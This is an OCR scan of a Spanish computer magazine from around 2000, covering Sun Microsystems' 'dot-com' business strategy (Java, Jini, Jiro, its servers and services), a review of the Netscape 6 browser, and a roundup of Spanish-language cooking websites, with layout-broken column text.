Para hacerse una idea de la importancia del sector B2B, basta reproducir los datos de la consultora Forrester Research que la propia Sun publica en su introducción a la estrategia *dot-com* Los 43.000 millones de dólares de volumen de negocio en transacciones *on-line* crecerán hasta unos 1,3 billones de dólares. Tal como se aprecia en nuestro propio país, Internet está transformando la realidad, en general, y el mundo de los negocios, en particular, y Sun quiere estar preparada, al tiempo que ayuda a las grandes empresas a estar listas para esta nueva situación. Con este objetivo, ha puesto en juego todas sus herramientas y ha creado grupos encargados de realizar labores de consultoría y diseño tecnológico que faciliten a cada cual a convertir su *brick & mortar* (el viejo modelo de negocio de cemento y ladrillos) en *brick & click*, es decir, en una moderna y estable *dot-com virtual*.

Todo alrededor de «.com»

Este desafío obliga a Sun a impulsar la migración de todas sus creaciones y desarrollos. Sea cual fuere el producto, aplicación o tecnología de la que hablemos, los chicos de McNealy la han adaptado completamente para que la Red se convierta en el vehículo en el que la información, así como su tratamiento y utilización, sea accesible desde cualquier sitio y por medio de cualquier dispositivo.

Esa concepción *anywhere, anytime* la conoce muy bien la eterna competidora de Sun. Frente a los productos de la empresa de Seattle, Sun luce en su bandera los logotipos de tecnologías como Java, Jini o Jiro, y una extensa variedad de soluciones hardware y software destinadas a ser adaptadas a las necesidades de cada empresa. Más adelante hablaremos en detalle de estas tecnologías y

Soluciones «made in Sun»

Para llevar a cabo ese proceso de «*dot-coming*», la estrategia de Sun hace buenas sus propias tecnologías y productos. Que para eso los tiene. Así, nos encontramos con una buena gama de productos software y hardware que se adaptan a las necesidades de los negocios para que éstos puedan convertirse en las deseadas empresas «.com».

Entre ellos destacan los ya comentados servidores Enterprise, que aportan las condiciones necesarias de escalabilidad que permitirán ampliar, si fuese necesario, la infraestructura. Sun también hace gala de sus servidores Netra con una disponibilidad del 99,999% al año, factor crítico para servicios 24/7 (24 horas al día, 7 días a la semana).


En temas de almacenamiento la empresa pone a disposición de las compañías sus soluciones Storedge, consistentes en matrices de dispositivos de almacenamiento que permiten intercambiar información con otros Unix comerciales y otros SO. Las estaciones de trabajo Ultra son adecuadas para aquellos puestos en los que se requiera una mayor potencia, por ejemplo para el diseño gráfico y 3D. Y en cuestiones software, los señores de Sun, aparte de los archiconocidos Java y Jini, ofrecen StarOffice, StarPortal y sus herramientas de desarrollo Forte. Aplicaciones que permiten, respectivamente, disponer de un entorno ofimático completo, de soluciones de productividad desde un navegador Web (con StarPortal) y de implementar sistemas software en lenguajes como Java, C++ o Fortran.

Calidad de servicio asegurada

Una estrategia de tal magnitud no estaría completa sin un servicio que asegure la calidad de las soluciones aplicadas. Al igual que en una tienda de ordenadores se ofrece un servicio técnico post-venta para posibles reparaciones, la estrategia *dot-com* de Sun aporta su propia respuesta en esta cuestión. Este servicio se denomina Web Tone. El nombre proviene de la fiabilidad que aportan las líneas telefónicas hoy en día y del sistema de tonos utilizado (*dial tone*).

Este programa establece los certificados conocidos como *SunTone* (de nuevo, para todo hay un nombre apropiado). Está apoyado por numerosos proveedores de servicios de Internet y desarrolladores de soluciones de redes que aseguran la calidad de un servicio basado en sus productos. A esta solución se añade el programa llamado SunUp, que saca provecho del análisis de las soluciones aplicadas y de la discusión de las mismas con los desarrolladores, los clientes y terceras partes que aportan su experiencia en este tipo de proyectos. En tercer lugar y para asegurar una total garantía, se une a los dos programas anteriores la metodología llamada SunReady, dedicada a diseñar entornos informáticos dedicados a aplicaciones vitales para el funcionamiento de la empresa.

Los tres permiten evaluar el sistema antes, durante y después de su desarrollo y asegurar la calidad del servicio que nuestra recién creada *dot-com* proveerá a los clientes. Unas metodologías que dicen mucho del compromiso de Sun, no sólo con la ejecución de esa metamorfosis digital, sino con el mantenimiento de la calidad del servicio.



Gracias a Internet y a las nuevas tecnologías, será posible estar comunicados en cualquier momento y desde cualquier lugar.


describiremos la importancia y el papel que desarrollarán cada una de ellas en la nueva estrategia de esta compañía.

Internet como motor del negocio

«*The network is the computer*», la frase que acuñaron a comienzos de los años 80 los señores de Sun tiene ahora mucho más sentido que entonces, cuando las redes de datos apenas eran conocidas en algunos círculos científicos y técnicos. Hace sólo unos años, la red de redes empezó a perfilar su papel como fuente de información y medio de comunicación, y hoy por fin se ha convertido en el canal perfecto para los negocios, si se hace caso omiso de los problemas de seguridad que subsisten y que alimentan las reservas de los grandes empresarios y del usuario final hacia este canal.

Pero, nos guste o no, toda compañía que no tenga su propio «.com» quedará inexorablemente al margen del grupo llamado a manejar los hilos del comercio mundial a medio plazo. La adaptación a los nuevos tiempos es, pues, condición imprescindible para su supervivencia. Y Sun está ahí, precisamente, para ayudar a todo tipo de empresas a dar ese salto optimizando costes y rendimientos finales.

Para hacer realidad la ansiada filosofía *dot-com*, la compañía señala cuatro requisitos clave para las empresas. En primer lugar, deben definir sus necesidades de negocio, operación necesaria para aplicar de forma adecuada las soluciones que Sun puede suministrarles. A continuación, es preciso



Sun pone al alcance de las empresas las herramientas necesarias para adaptarse a la «era *dot-com*».

El gigante liderado por Scott McNealy se ha metido de lleno en la contienda por el apetitoso pastel que genera Internet y sus aplicaciones

construir una arquitectura *dot-com* que se ajuste a esas necesidades y saque el máximo partido de la Red. En tercer lugar, hay que desarrollar el proceso de integración en la Red. Y por último, se deberá desplegar y mantener este nuevo entorno atendiendo a aspectos como la escalabilidad y la fiabilidad de los servicios.

Para dar estos primeros pasos, Sun pone a disposición de los empresarios los llamados **dot-com/ready Centers**, en los que se valoran las soluciones ya existentes en el mundo real para aplicar la más conveniente. La propia Sun se aplicó el cuento con el llamado proyecto **SunPeak**, que tenía como objetivo final la implantación de la estrategia *dot-com* dentro de la propia empresa. Gracias a ello, hoy en día, y según estudios de Andersen Consulting, Sun cuenta con uno de los cinco sistemas más complejos de todo el mundo. A este proyecto se han unido las llamadas iniciativas **eSun**, un conjunto de técnicas que hacen que, a través de un intuitivo portal, los clientes puedan acceder a la información que necesitan desde cualquier punto. Estas soluciones integran, a su vez, los programas llamados *SunStore*, orientados a compras *on-line*, y los llamados *My Sun*, que permiten personalizar el *site* de Sun según el cliente, aunque lo cierto es que esta característica no es demasiado innovadora para los tiempos que corren.


Enredándonos con Sun

Entre los componentes que incorpora la plataforma *dot-com* de Sun se hallan aquellos plenamente orientados a mantener la Red como protagonista absoluta de este proceso. Así, nos encontramos con diversas tecnologías y productos que Sun implementa en sus soluciones. Uno de ellos es la conocida arquitectura




Foundation Hardware	Sun Enterprise(TM) Servers, Sun StorEdge(TM) system, Ultra(TM) family of Workstations, Sun Ray(TM) 1 technology
Foundation Software	Solaris(TM) Operating Environment, Java(TM) 2 Enterprise Edition, Jini(TM) technology, Sun(TM) Clusters
Service Delivery Platform	.com Architecture
Microprocessor Technology	SPARC(TM) technology, MAJC(TM) processor, picoJava(TM) technology
High Availability	SunUP(SM) program (People, Processes & Products)
Management	Sun(TM) Management Center software, Sun(TM) Remote Services Net Connect Tool, Solaris(TM) Resource Manager, Solaris(TM) Bandwidth Manager, Sun(TM) Remote System Control
Interoperability	Solaris(TM) PC NetLink software, SunPCI(TM) Card solutions, enterprise storage, Mainframe Affinity Center
Storage	StorEdge(TM) Modular Solutions, Intelligent Storage Services, Jiro(TM) platform, Sun StorEdge(TM) Media Central platform
Security	Smart Cards, iPlanet(TM) Enterprise Webtop software, Virtual Private Network
Service Technologies	Radiance, Web-based Learning, SunSolve(TM) program, .com Methodologies and Tools
Procurement, Financing	Capacity on Demand, Pay-As-You-Grow, PowerExpress, eSun(SM) program, Leasing

Las soluciones abarcan todo el rango de posibilidades en este tipo de proceso.



Componentes como los lenguajes Java y CORBA desempeñarán un importante papel en esta estrategia.



Sun ofrece soluciones hardware y software que se aplican, según sus necesidades, a las futuras *dot-com*

cliente-servidor, línea en la que la empresa posee un extenso rango de productos, como las estaciones de trabajo con diversas configuraciones o sus dispositivos Sun Ray, que potencian el trabajo en grupo y la utilización de clientes ligeros. En el terreno de los servidores, la compañía californiana es más que conocida con su gama de máquinas para procesos complejos que llega hasta el Sun Enterprise 10000, un servidor de 64 vías para grandes tareas.

Por su parte, el sistema operativo Solaris, cuya versión 8 vio la luz hace algunos meses, es uno de sus productos estrella. Se trata de un sistema de arquitecturas de 64 bits, orientado a entornos corporativos en los que se utilizan grandes servidores y máquinas multiprocesador como los propios servidores de la firma.

La propia Sun se aplicó el cuento en el proyecto *SunPeak*, que tenía como objetivo la implantación de la estrategia *dot-com* dentro de la empresa

Java, el lenguaje de la Red que Sun creará hace cerca de cinco años, tiene un papel fundamental en todo este proceso estratégico. Esta plataforma —que aplica aquello de «escríbalo una vez, ejecútelo en cualquier lugar»— ha tenido un éxito increíble, situándose como el estándar *de facto* en el ámbito de la programación de aplicaciones Web. A este idioma digital se unen las menos conocidas aplicaciones escritas en Jini y Jiro, de las que hablaremos más adelante.

En otro rango de su cartera de productos, encontramos un marco de trabajo llamado **SunConnect**, compuesto de diversos elementos y que permite convertir las soluciones software en componentes con capacidades *plug&play*, lo que aumenta la escalabilidad del sistema final. De hecho, gracias a esta tecnología, la empresa puede escoger elementos de diversos desarrolladores y añadirlos sin problemas a su infraestructura. Por su parte, el servicio *Dot-com Inception Service* se dedica a transformar esa visión de negocio en Internet en un proyecto real.

Otro de los puntos clave que Sun ha incluido en su estrategia ha sido el de los sistemas embebidos, cada vez más importantes debido al éxito de los dispositivos móviles. PDAs, teléfonos celulares y *SmartCards*, entre otros, están extendiéndose por todo el mundo. Además, tecnologías como UMTS y GPRS, que verán la luz con el nacimiento de la tercera generación de móviles, están impulsando de forma definitiva un mercado en el que Sun no quiere quedarse atrás, recordando la máxima de «en cualquier lugar, en cualquier momento, en cualquier dispositivo».

Las tres jotas

Y no nos referimos precisamente al popular baile. Java, Jini y Jiro son tres componentes software fundamentales en la estrategia «.com» de Sun. El primero de ellos no necesita demasiadas presentaciones. Java se ha situado como el lenguaje por excelencia de la red de redes, permitiendo aplicar la máxima de «programar una vez, ejecutar en cualquier parte». Una vez implementada la aplicación, tan sólo tendremos que disponer de la llamada *Java Virtual Machine* (JVM) para poder lanzarla en cualquier plataforma, sin más.

Respecto a Jini, probablemente muchos de nuestros lectores conozcan el propósito de esta arquitectura. Su objetivo es la construcción de sistemas basados en objetos y adaptados a redes. Mediante Jini, las máquinas de una red pueden usar servicios sin saber nada acerca del tipo de canal utilizado para el transporte. Puede que una implementación del servicio esté basada en XML y otra en CORBA. Los clientes aprenden del servicio cómo comunicarse con él y, en definitiva, cómo utilizarlo.

Jiro es el más joven de los tres productos. Esta tecnología permite desarrollar servicios de gestión que puedan ser desplegados de forma fácil en una red. Dispositivos, sistemas y productos de almacenamiento pueden controlarse mediante Jiro, gracias a la arquitectura de componentes conocidos como *FederatedBeans* (APIs Java). Para más información, sobre cualquiera de estos tres productos y sus respectivos entornos de desarrollo podéis acceder a las siguientes páginas web: *java.sun.com, www.jini.org* y *www.jiro.com.*

En el hogar

Uno de los conceptos en los que también trabaja Sun se aleja del entorno empresarial para



La empresa de McNealy ofrece todo tipo de soluciones para ayudar a las organizaciones a adaptarse a los nuevos tiempos interactivos.

Los 10 mandamientos, según McNealy

El consejero delegado de Sun Microsystems indica en un interesante texto los 10 puntos clave sobre los que se asienta la razón de ser de este paso a *dot-com*:

1.- Todas las aplicaciones se están escribiendo para ser ejecutadas en Internet, sin estar orientadas en particular a ningún dispositivo.

2.- Lo que la Red ofrece son todo tipo de servicios a cualquiera, en cualquier momento, en cualquier lugar.

3.- Hay que hacerse a la idea de que se habla en términos de miles de millones de dispositivos y millones de usuarios simultáneos.

4.- La disponibilidad continua será un imperativo en esta estrategia, y la escalabilidad, un arma clave para competir con otras empresas.

5.- La creación de portales será la aplicación crucial de la era *dot-com*. Las compañías los usarán para realizar las transacciones entre empresas y consumidores, proveedores y socios, con información y servicios adaptados a cada uno de ellos.

6.- Las distinciones entre Internet, redes corporativas y redes B2B serán irrelevantes en el futuro. Gracias a los nuevos modelos de negocio, todo será conocido sencillamente como «La Red».

7.- La informática de alto rendimiento se generalizará a entornos de bajo coste en lugar de quedar limitada a entornos científicos o al mundo de los ingenieros.

8.- La arquitectura de las futuras tecnologías de la información se asemejará a lo que hoy en día ocurre en el ámbito de las telecomunicaciones: servicios fáciles de usar y siempre disponibles.

9.- Los proveedores de servicios permitirán que las empresas enfoquen sus esfuerzos a su negocio en lugar de a sus máquinas.

10.- El coste esencial de la fiabilidad es la simplicidad. Hay que trabajar más para hacer que un producto o una tecnología sean simples de usar, pero el esfuerzo merece la pena.


adentrarse de lleno en nuestros hogares. Presentada en el Consumer Electronics Show, en Las Vegas, el pasado mes de enero, la llamada **«.com Home»** introduce una gama de productos y servicios que utilizan Java y Jini. El objetivo es claro: revolucionar la forma en que la gente trabaja y se divierte en su hogar. La televisión interactiva tiene un importante papel, aplicándose servicios tales como las guías de televisión electrónicas, *Video-On-Demand* y emisión en *broadcast* mejorada. Y este es sólo el ejemplo típico, habrá multitud de aplicaciones prácticas que permitirán que nuestra casa también forme parte de una red global.

Los dispositivos inalámbricos a los que hemos aludido también tendrán un papel relevante en este modo de entender el futuro. Hace unas pocas semanas, durante el mes de noviembre, Sun reveló su estrategia para este segmento en su campus de Santa Clara en California. Los componentes software de este proyecto ya son veteranos en la red de redes. Java ofrecerá los servicios; XML, los datos; y el protocolo IP, el transporte. Un dato importante: la infraestructura, como ha comentado Anne Wettersten, una de las máximas dirigentes del grupo inalámbrico, está ya en marcha. El 80% de las líneas de cable y de la tecnología presentes actualmente son válidas para las aplicaciones y servicios que se quieren ofrecer, al menos en principio. El mayor cambio estará, por supuesto, en el aumento del ancho de banda, que hará posible servicios más exigentes y cada vez más demandados. Junto a los componentes comentados, Sun lanzó recientemente el programa *Mobile Information Device*. Se trata de un conjunto de APIs Java diseñados para permitir a los usuarios de dispositivos móviles descargar contenidos interactivos de Internet de forma segura.

iForce e *iPlanet*

Para ayudar a implementar esa nueva visión a las empresas de toda la vida, Sun ha desarrollado los programas de los que venimos hablando, a los que se une, por ejemplo, la llamada iniciativa ***iForce***. Ésta ofrece a los clientes de Sun una estructura completamente organizada para crear sus propias *dot-com* Productos, servicios, y acuerdos con terceras partes son algunos de los componentes que Sun pone a disposición de las empresas para planificar, implementar y mantener una estrategia *dot.com*

En otro orden de cosas, la solución ***iPlanet*** de la compañía ofrecerá todas las posibilidades de una solución para el comercio electrónico. El objetivo es permitir que cada empresa se centre en las oportunidades de su propio negocio sin tener que dedicar excesivos recursos a la creación y mantenimiento de este tipo de productos software.



En la estrategia «.com» de Sun se mezclan todas las tecnologías desarrolladas por este gigante de la informática.

Javier Pastor Nóbrega

Cóctel de productos

Netscape 6

En mayo publicamos un artículo sobre la primera versión del desarrollo de Netscape. En él se apreciaban características que permanecen en el producto final.

Todo aquel que quiera disfrutar del nuevo navegador sólo tiene que teclear *ftp://ftp.netscape.com/pub/netscape6/english/6.0/windows/win32/sea/*. Tras su instalación, descubrirá que ha cambiado su aspecto gráfico. Esa pequeña diferencia se debe a la aplicación de los ya conocidos *skins*, que le dan un aspecto más sólido. Así se confirma al ir utilizando el programa y comprobar que la estabilidad ha aumentado considerablemente y que los errores se han pulido a lo largo de las tres versiones previas aparecidas durante estos seis meses.

Netscape 6	
Precio: Gratuito	
Fabricante: Netscape Communications. Tfn: 91 555 78 91	
Web: www.netscape.com	
Valoración	4,9
Precio	4
GLOBAL	8,9

Gecko, corazón del desarrollo

Toda la aplicación tiene como centro al llamado Gecko, un motor gráfico del que ya habíamos hablado y que parte de un desarrollo de hace más de dos años. Lo que básicamente hace Gecko es tomar la información que le llega en forma de lenguajes de programación web (HTML 4, RDF, DOM, XML y similares), los estilos de página implementados con CSS o *tags* HTML, y mostrarlo todo en pantalla de una forma coherente.

Al mismo tiempo, se le ha dado mucha importancia a las funciones de búsqueda. La propia ventana en la que usualmente se introducen las direcciones sirve ahora también (al igual que en versiones previas) para activar el motor de búsqueda basado en Google, uno de los nuevos y eminentes buscadores de Internet. Sin embargo, si estamos acostumbrados a emplear otro distinto, como pueda ser Altavista, Excite o Yahoo!, siempre podremos configurar Netscape 6 para que los utilice.

En esta versión sigue activa la ventana My Sidebar, en la que se encuentran disponibles accesos rápidos a diversos canales de información y a la lista de conocidos. Estas funciones de mensajería instantánea se completan con la instalación con el paquete de Netscape Instant Messenger, una aplicación de tremendos recursos que permite acceder a funciones ya típicas, como el acceso a la lista de «amiguetes» desde cualquier punto, chat con los conocidos, etc. Los canales de información disponibles no sólo se sitúan en la barra lateral (que puede desactivarse desde el menú View); también tenemos accesos a webs de negocios, páginas técnicas, de entretenimiento e interactivas (webmail, chat, radio). Aunque se han eliminado algunos de los canales incluidos en las revisiones anteriores, de nuevo la alta configurabilidad de la aplicación permite modificar todos estos parámetros.

El correo y otros beneficios

Netscape Messenger, el cliente de correo que incluye la aplicación, ha sufrido también importantes cambios desde las versiones 4.x. El más determinante es el soporte al mismo tiempo de varias cuentas POP3. De este modo, podemos tener varias distintas, una para el trabajo, otra para los familiares y amigos, y dentro de ellas organizar los mensajes en diversas carpetas siguiendo la jerarquía ya típica en este tipo de clientes. Se ha incluido soporte para todo tipo de cuentas, incluidas las de correo webmail y aquellas gratuitas que podamos suscribir en Netscape.

La lista de direcciones también se ha mejorado, al disponer de rápidas actualizaciones directas a partir de los mensajes recibidos, de manera que la gestión de este tipo de datos se simplifica aún más.

Estas y otras mejoras hacen de este Netscape un navegador con un comportamiento excelente. La posibilidad de cambiar el aspecto de la interfaz de usuario mediante los conocidos *themes* (existen varios disponibles y cada usuario puede crear el suyo) añade un punto divertido y completa la lista de funcionalidades que harán entrar de nuevo en franca competencia a Netscape con su rival, el Internet Explorer de Microsoft.

Passwords y cookies controladas

Una de las mayores molestias de navegar es la cantidad de contraseñas que el usuario debe manejar para acceder a determinadas webs con ciertos privilegios. Cuentas de correo basadas en webmail, acceso a comercio electrónico, a grupos de información privados y a recursos como iDrive de almacenamiento *on-line*. Para hacer más fácil el manejo de todas estas contraseñas, se añade el llamado *password manager*, una utilidad que permite acceder a todo un «llavero electrónico» mediante la utilización de una contraseña maestra.

En la misma línea, la última versión de Netscape incorpora el *cookie manager*, que gestiona las polémicas *cookies*. Estos retazos de información sobre nuestros gustos a la hora de navegar por la Red estarán ahora mejor controlados. Seleccionar *sites* en las que confiamos y en las que podemos permitir su uso, o no hacerlo en otros, es posible gracias a esta última versión de Netscape.

Javier Pastor Nóbrega

El placer de la buena cocina en Internet

El mejor *gourmet* en la Red

Las armas culinarias para conseguir el preciado sabor son de dominio público. Internet es el mejor foro para descubrir suculentas recetas y acertar en elección de un restaurante ya que existen numerosos portales en los que la gastronomía se alía con el ocio, la salud o la nutrición.

U*«n poeta y un cocinero no se diferencian en nada, la inspiración es el alma de su arte»*. Según Brillat-Savarin, la cocina es todo un arte y la Red no es ajena a ello. Multitud de *sites* y monográficos sobre delicias culinarias pueblan Internet con un afán de ir más allá de los temas gastrónomicos y ahondar en temas de salud, nutrición, cocina internacional o normas de protocolo en la mesa. En tiempos de regímenes, dietas y afán por guardar la línea, hemos querido apostar por la buena mesa,
por la gastronomía nacional y de otros países para alimentar el cuerpo y el alma. Los placeres del buen comer y beber no son exclusivos de unos pocos. Los mejores *chefs* y los más exquisitos *gourmets* cuentan con la seria competencia que supone la Red y es que los misterios de la cocina son un secreto a voces. Internet ha conseguido que recetas hasta ahora desconocidas o trucos de cocineros afamados estén disponibles para el gran público con la posibilidad de realizar consultas *on-line* y proponer recetas personales. Si bien son muchos los *sites* protagonizados por grandes de la cocina como Karlos Arguiñano, Koldo Royo, Arzak o Pedro Subijana, hemos preferido bucear más profundo para mostrar portales que se caracterizan no sólo por su oferta culinaria sino también por mostrar información o servicios que merecen la pena. La mayoría de los portales sobre gastronomía cuentan con completas secciones de recetas divididas en cocina internacional, regional, vegetariana o dietética. Dan la oportunidad al internauta de entrar en chats o foros de debate sobre determinados temas culinarios e incluso incluir sus propias recetas o trucos. Sin embargo, eso no es todo, la posibilidad de adquirir *on-line* alimentos exclusivos o vinos de las mejores añadas dignos del mejor *sumiller* es posible gracias a webs en las que la oferta culinaria ya no es patrimonio de unos pocos. La ampliación de los servicios que ofrecen los portales, como la reserva de mesa en cualquier restaurante o guías por lugares que aúnan encanto y buena cocina, enriquece y completa sus contenidos culinarios. Disfrutar de suculentas recetas preparadas en casa gracias a indicaciones paso a paso es una opción que demuestra que los secretos de la abuela ya no son tales. Y es que como bien dicen «hay que vivir para comer y no comer para vivir». Navegar por estos *sites* es el mejor entrante.

www.alaolla.com

[Castellano]

■ **A la olla. El portal de cocina en español**. Cómo congelar las verduras, cocinar el pulpo o reconocer las frutas y verduras de temporada son algunas de las propuestas de este *site* que cuenta con un completo repertorio de *links*, entre ellos, recetario, clases de cocina o libros relacionados con el arte de la buena mesa. Este es uno de los sitios de la Red en los que el internauta puede encontrar una información más completa y variada.



Buena muestra de ello es la sección de Salud y Nutrición que intenta acabar con los tópicos negativos y orientar al usuario en la buena alimentación mostrando la pirámide de los alimentos, la cocina mediterránea e incluso recetas vegetarianas. Pero eso no es todo ya que saber deleitar a los amigos con un buen repertorio de cócteles es fácil con el recetario que muestra este *site*. El truco del día, los mejores cafés son otros ingredientes de este portal.

www.gastronova.com

[Castellano]

■ **Gastronova.** *«No duerma usted en un bar ni desayune en un hotel»*. Es la consigna que abre el tema principal de esta web que pretende ir más allá del típico repertorio de buenas recetas y mejores trucos de afamados *chefs*. Incluye interesantes reportajes sobre diferentes visiones gastronómicas que nos llevan a averiguar, por ejemplo, cuáles son los errores más habituales que cometemos a la hora de sentarnos a la mesa. Además, este portal cuenta con una práctica sección a través de la cual los más torpes pueden aprender paso a paso y de forma visual la elaboración de más de veinte suculentas recetas. Con una interfaz muy atractiva, Gastroamigos pretende servir de foro de encuentro entre todos los interesados en el mundo de la cocina, es posible desde hacer preguntas y consultas hasta



compartir recetas personales. Este portal cuenta además con una sección muy especial en la que se pueden encontrar todo tipo de curiosidades relacionadas con la cocina, el arte y la decoración. De este modo, los internautas tendrán la posibilidad de aprender a pintar un mantel, grabar en cristal o dar un toque personal a los instrumentos de cocina. Gastronova se caracteriza por disponer de mucha información y enfocar los contenidos desde un punto de vista singular con muchos *links* a multitud de secciones y diccionario de imágenes.




www.salseando21.com

[Castellano]

■ **Salseando 21**.Este *site* está orientado tanto a profesionales como a usuarios habituales de la buena mesa que pueden consultar sus dudas sobre gastronomía y conocer las exclusivas recetas de más de diez





chefs de la cocina española. Inmediatamente después de ser abierta, esta web da acceso a una receta que se modifica a diario y una entrevista. Cuenta con el valor añadido de tener línea directa con el cocinero Pedro Subijana, además de un completo directorio sobre noticias de actualidad del mundo de la cocina. Entre las secciones con que cuenta este portal destaca El Rincón Dietético, De Temporada y Con Delantal donde el usuario hallará recetas a medida, un especial sobre chuletas y un menú actualizado semanalmente. El encanto de los restaurantes no está reñido con una suculenta comida, buena muestra de ello es la selección de lugares nacionales donde encontrar desde bodegas y asadores hasta



www.cocinadelmundo.com

[Castellano]

■ **Cocina del mundo.** La gastronomía africana, de Asia, América del Norte, Sudamérica, Oriente Medio e incluso la europea son grandes desconocidas y esconden singulares recetas que introducir es nuestro menú diario. Este portal ofrece la posibilidad de descubrirlas con observaciones acerca del coste del plato según el nivel de vida en España y el tiempo de preparación. Sin duda alguna, conocer a través de la Red la gastronomía de Jordania, Louisiana o Sri Lanka es el mayor atractivo de este portal que reúne cientos de recetas por cada país y que además cuenta con tablas de calorías por alimento y de medidas para cocinar. Una opción alternativa en la que la opinión del internauta cuenta y donde es posible agregar trucos y recetas personales a las más de 1.200 con las que ya cuenta el sitio.

www.donselecto.com

[Castellano]



■ **Don Selecto.** Los más sibaritas en el arte del buen comer y beber tienen en esta página el mejor aliado. Denominaciones de origen de los mejores jamones, vinos o quesos de nuestro país son algunos de los contenidos que se incluyen en este portal. Todo ello con fotos, fichas técnicas, explicaciones sobre su elaboración y localidades de producción. Don Selecto no sólo se limita a la promoción de alimentos de calidad, sino que el internauta también tiene la posibilidad de adquirir de forma segura productos exclusivos sin moverse de casa y a través de Internet. Además cuenta con información específica relativa a las condiciones de compra y posibilidades de devolución. El resto de secciones versa sobre bebidas espirituosas, carnes, vegetales además de productores y un completo recetario. Dispone de un *link* que da acceso directo a toda la información relativa a denominaciones ya sean de origen, específicas o de calidad que refleja la riqueza gastronómica de nuestro país.



www.gastronomia.com

[Castellano]

